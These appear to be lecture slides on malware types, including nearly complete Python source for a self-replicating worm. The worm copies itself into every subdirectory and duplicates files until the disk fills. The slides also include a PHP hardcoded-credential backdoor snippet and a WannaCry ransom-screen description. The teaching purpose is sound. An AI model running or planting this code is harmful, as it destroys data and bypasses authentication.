        else:
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        # get own absolute path
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```

- **path**
  - Defines where to start looking for directories (default is set to the root directory)
- **target\_dir\_list**
  - User can pass a list of initial target directories
  - By default it is an empty list []
- **iteration**
  - Define how many instances the worm will create for each existing file in a directory

# Viruses vs worms



## • Example worms

```
def list_directories(self, path):
    self.target_dir_list.append(path)
    files_in_current_directory = os.listdir(path)


    for file in files_in_current_directory:
        # avoid hidden files/directories (start with dot (.))
        if not file.startswith('.'):
            # get the full path
            absolute_path = os.path.join(path, file)
            print(absolute_path)

            if os.path.isdir(absolute_path):
                self.list_directories(absolute_path)
            else:
                pass
```

### Method to list all Directories

- To list all the target directories and subdirectories where we want to copy our worm and existing files in the directories

# Viruses vs worms




- **Example worms**

```
def create_new_worm(self):  
    for directory in self.target_dir_list:  
        destination = os.path.join(directory, ".worm.py")  
        # copy the script in the new directory with similar name  
        shutil.copyfile(self.own_path, destination)
```

## Method to Replicate the Worm

- To replicate the script itself in all the target directories, we get the absolute path of the script we are running, and then copy the contents in the destination directories creating a new hidden file (starts with a dot .) with the same name

# Viruses vs worms



## • Example worms


```
def copy_existing_files(self):
    for directory in self.target_dir_list:
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith('.') and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.iteration):
                    destination = os.path.join(directory, "."+file+str(i))
                    shutil.copyfile(source, destination)
```

### Method to copy existing files

- Duplicate files the number of times the value we have from the iteration argument
- You can put a large number so that the hard drive will be full soon



# Viruses vs worms




- **Example worms**

```
def start_worm_actions(self):  
    self.list_directories(self.path)  
    print(self.target_dir_list)  
    self.create_new_worm()  
    self.copy_existing_files()
```

**Method to integrate everything**

# Viruses vs worms



- **Example worms**

```
def start_worm_actions(self):  
    self.list_directories(self.path)  
    print(self.target_dir_list)  
    self.create_new_worm()  
    self.copy_existing_files()
```

**Method to integrate everything**

```
if __name__ == "__main__":  
    current_directory = os.path.abspath("")  
    worm = Worm(path=current_directory)  
    worm.start_worm_actions()
```

# Trojan Horses



- **Trojan horse**

- A stealthy malware
- A software that provides malicious functions in addition to its known functions
- It is not a parasite on an existing normal program, but is already included in the program from the moment of installation
- (Strictly) Trojan horses differ from computer viruses or worms in that they do not copy themselves to other files
  - However, recently, many malwares are Trojan horses and have both worm and virus functions, so there is no clear distinction between them

# Backdoor



- **Backdoor (trapdoor)**

- A secret entry point into a program allowing the attacker to gain access and bypass the security access procedures
- Any program that does not directly harm the computer, but allows an attacker to penetrate the computer and take control of the user's computer or introduce computer threats into the computer system

# Backdoor



- **Backdoor (trapdoor)**

```
1 $username = $_POST[ 'username' ];
2 $password = $_POST[ 'password' ];
3
4 $login = 0;
5
6 if ($username == "BACKDOOR"){
7     $login = 1;
8 } else {
9     $login = login($username, $password);
10 }
```

# Ransomware



- **Ransomware**

- Malware with a specific motive: to extort(강탈하다) users
  - Prevent access to files by encryption then ask users to pay for recovery ([file lockers](#))
  - Payment is demanded in hard to trace, non reversible forms such as pre paid cash vouchers or digital currencies, e.g., Bitcoin

# Ransomware




- **Ransomware**

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  - Prevent access to files by encryption then ask users to pay for recovery ([file lockers](#))
  - Payment is demanded in hard to trace, non reversible forms such as pre paid cash vouchers or digital currencies, e.g., Bitcoin
- Ransomware may be deployed by any means used for other malware
  - E.g., Trojan software installed by users unwittingly or via social engineering




# Ransomware

## HOW RANSOMWARE WORKS?





# Ransomware



[https://www.youtube.com/watch?v=\\_AYBIQrsRrM](https://www.youtube.com/watch?v=_AYBIQrsRrM)

# Ransomware



A screenshot of the Wanna Decryptor 1.0 ransomware interface. The window title is "Wanna Decryptor 1.0". The main heading is "Ooops, your files have been encrypted!". On the left, there is a large white padlock icon on a red background. Below it, two countdown timers are shown: "Payment will be raised on 5/15/2017 16:25:02" and "Your files will be lost on 5/19/2017 16:25:02", both with "Time Left" of 02:23:58:28. The main text area contains sections: "What Happened to My Computer?" (explaining file encryption), "Can I Recover My Files?" (offering a free decryption attempt), and "How Do I Pay?" (requesting \$300 in Bitcoin). At the bottom, there is a Bitcoin address: 15zGqZCTcys6eCjDkE3DypCjXi6QWRV6V1, a "Copy" button, and two buttons: "Check Payment" and "Decrypt".

# Ransomware



- **Ransomware**

- Best practice defenses include regular backup of all (important) data files
- Even if you pay, it is common for attackers not to provide decryption...
- Do not click on unverified links
- Scan emails for malware
- Vulnerability management
- ...

# Next Lecture

- **Supply chain security**